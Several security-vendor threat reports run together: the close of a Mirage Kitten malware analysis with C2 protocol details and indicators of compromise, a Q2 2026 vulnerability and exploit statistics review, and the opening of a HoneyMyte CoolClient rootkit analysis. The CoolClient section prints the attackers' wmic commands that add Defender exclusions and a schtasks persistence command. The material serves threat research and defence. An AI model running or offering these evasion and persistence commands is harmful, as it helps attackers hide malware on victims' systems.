
      Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat

      Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat

    • Host registration. Both PollCat and Retrograde/MiniFast register the infected host with the C2 server by sending a structurally similar JSON request body containing the session token and host information.
      Malware Host registration request body C2 endpoint
      PollCat {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<domain>”,”os”:”<os>”,”isElevated”:false} /gate/hello
      MiniFast/Retrograde {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<USERDOMAIN>”,”isElevated”:<bool>} /agent/init
    • Command fetching similarities. The similarities extend to command retrieval. Both PollCat and Retrograde/MiniFast periodically poll the C2 server using an HTTP GET request containing the previously assigned socketId as a token. Retrograde/MiniFast uses GET /agent/poll?token=<socketId>, while PollCat follows the same pattern with GET /gate/fetch?token=<socketId>, demonstrating a closely aligned C2 communication structure.
    • Beacon timing similarities. PollCat and the Retrograde/MiniFast share identical beacon timing defaults: a polling interval of 120,000 ms (0x1D4C0), a jitter of 5,000 ms (0x1388), and a retry timeout of 60,000 ms (0xEA60). This further highlights the structural similarities between the two C2 communication implementations.
    • Command set similarities. PollCat and Retrograde/MiniFast share several commands and command IDs. Notably, PollCat declares REQUEST_ELEVATION (0xB0) and PERSIST (0xB1) but does not implement them. In MiniFast, both are functional: 0xB0 performs UAC elevation, while 0xB1 creates the WindowsSecurityUpdate scheduled task for persistence.

      Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers

      Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers

    • Proxy authentication similarities. NodeRabbit delegates corporate-proxy NTLM/Negotiate authentication to curl.exe --proxy-anyauth --proxy-user, using the victim’s logon session. Retrograde/MiniFast native DLL implements the same approach natively through WinHttpQueryAuthSchemes and WinHttpSetCredentials with NULL credentials. This shared proxy-aware C2 design suggests the same development approach across both malware families.
  2. Speaking of victimology, the attacks are consistent with Mirage Kitten’s known geographic targeting, with the group maintaining a strong focus on entities across Africa and the Middle East, this time with a particular focus on the aviation and FinTech sectors.
  3. As for the operational infrastructure, Mirage Kitten has historically hosted its initial ZIP lures on legitimate third-party services. Previously, it used onlyoffice.com for this purpose. In this activity, the group shifted to Amazon S3 buckets.
  4. Finally, the combination of Azure Websites and Cloudflare‑backed domains has been a hallmark of Mirage Kitten’s TTPs, which we have observed across NodeRabbit and PollCat.

Conclusions

Mirage Kitten’s latest activity marks a notable evolution in the group’s tooling: NodeRabbit and PollCat are the group’s first Node.js/JavaScript-based implants, departing from its usual native malware deployed through DLL search-order hijacking. The shift to cross-platform scripting gives the operators a single codebase that runs on Windows, Linux, and macOS, with payloads that blend naturally into developer workstations.

The delivery mechanism, however, remains consistent with Mirage Kitten’s historical tradecraft: the use of recruiter personas on LinkedIn to target critical sectors across the Middle East and Africa for cyberespionage purposes. We continue to track the group’s activity and will report on new developments in future publications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CBAAF0900A13F28E380F49ADECEC932C  FrontEnd-Task.zip
1EA83E4E4592B01E4ACAB63EB867BEE5  Front-Technical-Challenge.zip
366515822D5AC1CC500711EF57A2E32E  Task-FullStack.zip
CF449F1992C2819E62AC44A0B06AC2E7  fullstack-1536.zip
E95A4366686E3F786EA3C056FAB5B0DA  webapp76592.zip
DE5AF16A3757EF700B01DC34D67079AE  webapp76531.zip
BE086789568441D0D7E4679AEE51F566  challenges-17831.zip
E259C5EDF158AAC4CFE14F77DDD0B196  challenges-17832.zip
291AC3ABE73C5158E59A437B75D5F0AA  Project-1802.zip
0962F56D7EC69F4F2A0162DCBE22116B  Case-34234.zip
795E053A990A1569FFDCB57F48F6D085  RankChallenge-react-6uJSX3-main.zip

Domains and IPs

oracle-challenge.s3[.]us-east-1.amazonaws[.]com
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
healthcomfsdpower[.]com
visitfinancedentists[.]com
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
lifespotify[.]com
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
sahi-finance[.]com
healthful-hub[.]com
neumedicahealthcare[.]com
optimumhealthcredit[.]com
healthfullyrecipes[.]com
Refreshhealthandwellness[.]com
healthvitalitycare[.]com
aceofspadesmanagement[.]com
glmediaagency[.]com
digimediaskill[.]com
healthyweightplan[.]com
mens-health-online[.]com


Exploits and vulnerabilities in Q2 2026

The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.

Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can generate significant fallout, since they potentially open the door for attackers to target unprotected systems.

Statistics on registered vulnerabilities

This section provides statistical data on registered vulnerabilities. The data comes from Kaspersky’s vulnerability knowledge base, which draws on the CVE database as well as the Russian BDU database and GitHub Advisory (GHSA). As a result, the figures for previous reporting periods may differ from those published in earlier reports.

We examine the number of registered vulnerabilities for each month over the last five years. As the chart below shows, this number continues to surge, a trend reflected across all the databases we track. It’s driven primarily by the widespread adoption of AI tools: as we predicted in our previous report, these tools have played a major role in the discovery of vulnerabilities in third-party software. Meanwhile, these tools often contain security issues of their own. For example, OpenClaw, a popular AI project, ranked 12th among those with the highest number of vulnerabilities discovered and published in Q2, with over 200 CVEs registered during the reporting period. Finally, AI development tools are also contributing to the vulnerability landscape, since the quality of the code they produce can vary widely. Therefore, the rate at which new vulnerabilities are discovered will inevitably keep growing.

Total published vulnerabilities per month from 2022 through 2026 (download)

Next, we analyze the number of new critical vulnerabilities (CVSS > 9.0) over the same period.

Total critical vulnerabilities published per month from 2022 through 2026 (download)

As the chart shows, the number of published critical vulnerabilities jumped sharply in Q2. This is because using AI for vulnerability research makes it possible to analyze massive amounts of previously unexamined code, uncover new attack surfaces, and identify entire classes of vulnerabilities that have gone unnoticed for decades. In particular, AI was used to find a series of Dirty Frag vulnerabilities in the Linux kernel.

Exploitation statistics

This section presents statistics on vulnerability exploitation for Q2 2026. The data draws on open sources and our telemetry.

Windows and Linux vulnerability exploitation

Q2 2026 saw a new precedent in the publication of vulnerabilities in Windows components and exploits for these: researchers no longer waiting for CVE registration, let alone patches. A case in point: a researcher who goes by Nightmare Eclipse (also known as Chaotic Eclipse) published a list of new “named” vulnerabilities across various Windows subsystems. At the time the technical details were published, none of the vulnerabilities had been assigned a CVE identifier:

  • BlueHammer: a local privilege escalation vulnerability in Windows Defender. During signature database updates, a time-of-check to time-of-use (TOCTOU) race condition occurs, allowing an attacker to substitute the directory where temporary update files are written. The researcher published a fully functional exploit for the vulnerability.
  • RedSun: another logical vulnerability in Windows Defender with a working exploit. Suspicious and malicious files marked as “cloud” can be overwritten or restored to their original directory with elevated privileges. The exploit incorporates fragments of algorithms that make it possible to leverage various logical vulnerabilities in Windows, effectively combining a large number of popular exploitation techniques.
  • YellowKey: a vulnerability that lets the user bypass BitLocker full-disk encryption and access system data through the Windows Recovery Environment (WinRE). A fully functional exploit was also published.
  • GreenPlasma: a vulnerability that enables system object injection via the CTF loader for the Collaborative Translation Framework (CTFMON) service in Windows. The original publication included an exploit with limited functionality.
  • RoguePlanet: yet another Windows Defender vulnerability that, like BlueHammer, stems from a TOCTOU issue, this time in the engine responsible for real-time system scanning. The published exploit uses the vulnerability to overwrite the system file wermgr.exe with a malicious one.
  • UnDefend: another vulnerability in the Windows Defender service. This time, the exploit causes a denial of service and blocks updates.

Even though such cases remain isolated for now, we believe they’ll grow into a full-fledged trend. Early publication of exploits gives attackers an advantage over software developers, who are left with no time to fix the issues.

Veteran vulnerabilities in Windows software also remain relevant. These are the ones our solutions most frequently detect exploits for:

  • CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
  • CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
  • CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
  • CVE-2023-38831: a vulnerability in WinRAR that involves improper handling of objects within an archive
  • CVE-2025-6218 (formerly ZDI-CAN-27198): another WinRAR vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
  • CVE-2025-8088: a vulnerability similar in exploitation method to CVE-2025-6218. The attackers used NTFS Streams to circumvent controls on the directory into which files are being unpacked

The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.

That said, the number of Windows users who encountered exploits declined slightly in Q2, hitting an 18-month low.

Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)

Linux also hit a rough patch in Q2 2026. Specifically, the period saw the disclosure of the Dirty Frag family of vulnerabilities, which lets an attacker reliably escalate privileges within the operating system.

All the vulnerabilities published in Q2 2026 were, in one way or another, related to the Linux caching subsystem. Here are the ones being most actively exploited:

  • CVE-2026-31431 (Copy Fail): a local privilege escalation vulnerability in the Linux kernel that lets an unprivileged user modify the page cache and gain root privileges. Especially dangerous for cloud and containerized environments
  • CVE-2026-43284, CVE-2026-43500 (Dirty Frag): a family of vulnerabilities in the Linux networking subsystem (IPsec ESP and RxRPC) that lets a local user overwrite the page cache and escalate privileges to root
  • CVE-2026-46300 (Fragnesia): a local privilege escalation vulnerability in the Linux kernel related to packet fragment handling and the page cache mechanism. It lets an unprivileged user gain root privileges and is also classified as part of the Dirty Frag family
  • CVE-2026-31635 (DirtyDecrypt): a Linux kernel vulnerability that lets a local attacker escalate privileges due to improper handling of decryption operations and page cache data modification
  • CVE-2026-43494 (PinTheft): a Linux kernel vulnerability that lets a local user gain elevated privileges due to errors in the memory page pinning mechanism
  • CVE-2026-46331 (pedit COW): a vulnerability in the Linux kernel’s traffic control subsystem (tc-pedit) that exploits a flaw in copy-on-write to modify the page cache and subsequently escalate privileges to root

The vulnerabilities described above were quickly embraced by attackers. At the same time, our solutions continue to detect exploitation attempts targeting older vulnerabilities as well:

  • CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
  • CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
  • CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
  • CVE-2023-32233: another Netfilter subsystem vulnerability that allows for Use-After-Free conditions and privilege escalation through improper processing of network requests

Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)

In Q2 2026, the number of Linux users who encountered exploits declined slightly compared to Q1. Given that a significant share of new vulnerabilities are tied to the operating system’s caching subsystem, we recommend installing patches as quickly as possible, or disabling vulnerable kernel modules if patching isn’t an option.

Most common published exploits

The distribution of published exploits by software type in Q2 2026 includes categories that haven’t appeared in the sample for a long time. For instance, we’re once again seeing exploits targeting SharePoint. It’s worth noting that while several vulnerability write-ups for Exchange and SharePoint were published during the quarter, most turned out to be fake, AI-generated research. While the articles and exploit source code themselves look fairly polished, they describe nonexistent problems in the software or its components — often close to genuinely vulnerable mechanisms — in order to mislead researchers. This type of attack is aimed at increasing the time it takes to detect real vulnerabilities. In some cases, the description of a nonexistent vulnerability came bundled with completely unrelated malware.

Distribution of published exploits by platform, Q1 2026 (download)

Distribution of published exploits by platform, Q2 2026 (download)

Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were exploited in APT attacks during Q2 2026. The rankings provided below include data based on our telemetry, research, and open sources.

TOP 10 vulnerabilities exploited in APT attacks, Q2 2026 (download)

In Q2 2026, a trend emerged in APT attacks toward exploiting new vulnerabilities right from the moment they’re published. As before, we’re also seeing a large number of zero-day vulnerabilities. The Langflow vulnerability deserves particular attention: it’s one of the first cases of an APT group exploiting AI technology, which many organizations are only just beginning to integrate. Because most of this tech is proprietary, it has a considerable number of security blind spots. Therefore, given the growing number of AI-based automation tools, we strongly recommend going beyond the usual patching and developing secure procedures for credential use and sensitive data handling in systems that rely on agents and LLMs.

C2 frameworks

In this section, we examine the most popular C2 frameworks used by APT groups and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks during Q2 2026, according to open sources.

TOP 10 C2 frameworks used by APTs to compromise user systems, Q2 2026 (download)

Sliver, Havoc, AdaptixC2, and Metasploit remain the most widely used C2 frameworks. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:

  • CVE-2026-35273: a vulnerability in Oracle PeopleSoft PeopleTools that security vendors classify as server-side request forgery (SSRF). The details of the vulnerability have never been disclosed, although some research covers the post-exploitation steps
  • CVE-2023-46604: an insecure deserialization vulnerability in Apache ActiveMQ that allows arbitrary code execution in the context of the service process
  • CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
  • CVE-2023-36884: a vulnerability in the Windows Search component that allows commands to be run on the system, bypassing the mark-of-the-web (MoTW) mechanism
  • CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
  • CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities in WinRAR that allow files to be extracted from an archive to a predetermined path, potentially without the archiving utility displaying any alerts to the user

These vulnerabilities show that attackers used them for initial access and privilege escalation on vulnerable systems, setting the stage for launching a C2 agent. They include both zero-day vulnerabilities and fairly well-known security issues.

LLM/AI tool vulnerabilities

This section analyzes data published in Kaspersky’s vulnerability knowledge base. We reviewed the Q2 2026 version of the knowledge base.

As mentioned above, AI tools, plugins, and technologies have proven fairly effective at automating the search for problematic code and anomalous behavior. The high speed at which new vulnerabilities are being discovered has naturally created a need to fix them just as quickly. AI is often used for this too, which increases the volume of code being generated. However, neither code written without human involvement nor AI-generated advice is always correct.

The chart below covers registered vulnerabilities in AI tools for 2025–2026.

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)


As the charts show, AI tools are racking up a substantial number of registered vulnerabilities, and that number keeps growing quarter over quarter. It’s also worth looking at how AI tool vulnerabilities break down by type, according to the CWE system:

TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026

TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026

Interestingly, vulnerabilities of an undetermined type have ranked first in every quarter since the start of 2025. Traditionally-made software has the same issue, and it doesn’t look like the growing number of AI tools will fix it. It’s also notable that the list includes classes CWE developers themselves don’t recommend using for vulnerability classification, since they lump together a whole range of more specific types. CWE-284 is an example of this.

Looking at the most common classes, the key issues found in AI-related software can be summed up as follows:

  • Inadequate access control over critical system objects
  • Improper implementation of authentication and authorization mechanisms
  • Injections

It’s worth noting that injection-related vulnerabilities were relatively rare before AI agents took off (previously, they mostly affected web apps). Recently, though, these security issues have become relevant again.

Looking back at a year and a half of the AI boom, one conclusion stands out regarding registered vulnerabilities: AI tool developers are more focused on expanding functionality than on security. This is worth keeping in mind when using these tools. Let’s look at the projects and applications that either integrated AI tools or offered them as the core product. Below is a list of the those with the highest number of registered vulnerabilities for 2025–2026.

TOP AI/LLM-related projects by number of published vulnerabilities, 2025–2026 (download)

Notable vulnerabilities

This section highlights the most significant vulnerabilities published in Q2 2026 that have publicly available descriptions. Since the above already covers several significant vulnerabilities published during the reporting period, this section consists mainly of LLM/AI tool vulnerabilities.

CVE-2026-25253: a gatewayUrl vulnerability in OpenClaw

The issue stems from the fact that the OpenClaw user interface trusts the value of the gatewayUrl parameter passed in the URL and automatically establishes a WebSocket connection to the specified address. During this connection process, it sends an authentication token without any additional user confirmation.

The attack algorithm exploiting this vulnerability works as follows:

  1. The application obtains a critical connection address from an external source (the gatewayUrl URL parameter), which is controlled by the attacker.
  2. There is no validation before use.
  3. The client automatically initiates a connection to the address specified in the parameter, which belongs to the attacker.
  4. While connected, the application sends credentials (an access token) to the specified address.

If the attacker obtains a valid token, the consequences depend on that token’s level of access within the system. In general, this could lead to:

  • User session compromise
  • Execution of operations on the user’s behalf
  • Modification of the AI agent configuration
  • Unauthorized access to tools and resources connected to the agent
  • Under certain OpenClaw configurations, further compromise of the host running the agent

It’s worth noting that the risk of exploitation arises from a combination of several factors: the automatic connection and token transmission, the lack of address trust verification, and the high privileges granted to the local AI agent.

CVE-2026-41948: a path traversal vulnerability in the Dify AI platform

The vulnerability lets an authenticated user craft a request that enables the application to escape its permitted tenant and gain access to internal REST APIs that weren’t meant for that user. The root cause is insufficient normalization and validation of the URL path before it’s passed to the internal service.

Depending on the Dify configuration, the consequences can include:

  • Unauthorized access to internal service interfaces
  • Breach of isolation between workspaces
  • Exposure of internal service information
  • Conditions favorable to further attacks when combined with other vulnerabilities

The use of Dify in enterprise AI platforms is particularly risky, since internal services there tend to hold elevated privileges.

CVE-2026-45386: an improper access control vulnerability in Open WebUI

In Open WebUI, pin/unpin operations on messages are write operations, since they modify that message’s metadata (is_pinned, pinned_by, pinned_at). In vulnerable versions, however, before performing these actions, the API only checked for read access to the channel (a chat between a user or group and the AI) containing the message, not permission to modify its content. As a result, a user with a role limited to viewing messages could still change a message’s pinned status.

The vulnerability’s mechanism works as follows:

  1. The user initiates an action that changes the state of an object.
  2. The application treats this action as a regular read request.
  3. Only channel view permission is checked.
  4. The application performs a write without verifying the required user authorization.

This violates one of the fundamental principles of access control models — namely, that any operation that changes the state of data must be checked for the appropriate write or moderation permissions, regardless of whether the object itself is readable.

Although the vulnerability doesn’t lead to arbitrary code execution or compromise of sensitive data, it can affect data integrity and collaborative workflows. Potential consequences of exploitation include unauthorized pinning or unpinning of messages, disruption of channel moderators’ and administrators’ activities, changes to the display order of important information, and even the potential spread of false or misleading information by altering the channel containing a pinned message.

Open WebUI is widely used as an interface for interacting with local and enterprise LLMs. In these systems, pinned messages often contain important instructions, announcements, or tips for users. The ability to modify them with minimal privileges can disrupt collaborative workflows, cause confusion, and undermine trust in information published by administrators and moderators.

CVE-2026-45501: a vulnerability in Microsoft Exchange

The vulnerability stems from improper neutralization of user input when generating Exchange web pages. As a result, the browser may interpret specially crafted data as active content instead of plain text.

Although Microsoft categorizes the potential impact of exploiting this vulnerability as spoofing, flaws like this can lead to alteration of displayed content, imitation of trusted interfaces, actions on behalf of the user within an active session, and abuse of user trust.

It’s worth noting that issues like this are still relevant in modern software, given that mechanisms like Content Security Policy and various parsers were specifically created to help developers neutralize dangerous parts of user page content.

Conclusion and advice

Q2 brought the first significant results of AI automation adoption in software development and vulnerability hunting tools. This research shows that beyond traditional patch management, organizations now need real-time monitoring of systems and access controls, since infrastructure and everyday applications now contain far more AI functionality that could lead to compromise.

Accordingly, besides quickly detecting infrastructure vulnerabilities and managing security patches, modern enterprise-grade security solutions need to provide a broad range of preventive measures for tracking the overall health of systems and workstations. Kaspersky Next meets these requirements by combining proactive mechanisms with the ability to respond promptly to emerging threats.

APT group HoneyMyte upgrades CoolClient: the backdoor gets a kernel-level Windows rootkit

Introduction

CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.

Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.

In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.

We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.

Technical analysis

In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).

wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender"
wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender\defender.exe"

The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.

xcopy "$programfiles\Windows Defender\*" "$programfiles\Microsoft\Windows Defender" /a /s /v /e /f

Persistence was established through a scheduled task that launched defender.exe with SYSTEM privileges during system startup.

schtasks /create /sc onstart /tn "\Microsoft\Windows\Windows Defender Advanced Threat Protection Service" /tr "\"$programfiles\Microsoft\Windows Defender\defender.exe\"" /ru "system" /F

When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.

CoolClient components


Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.

Component Description
defender.exe / Sang.exe Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll Benign dependency required for the Sangfor application to execute normally
libngs.dll First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini CoolCleint configuration file

Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.


Overview of the new variant of CoolClient

First stage: libngs.dll

Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.

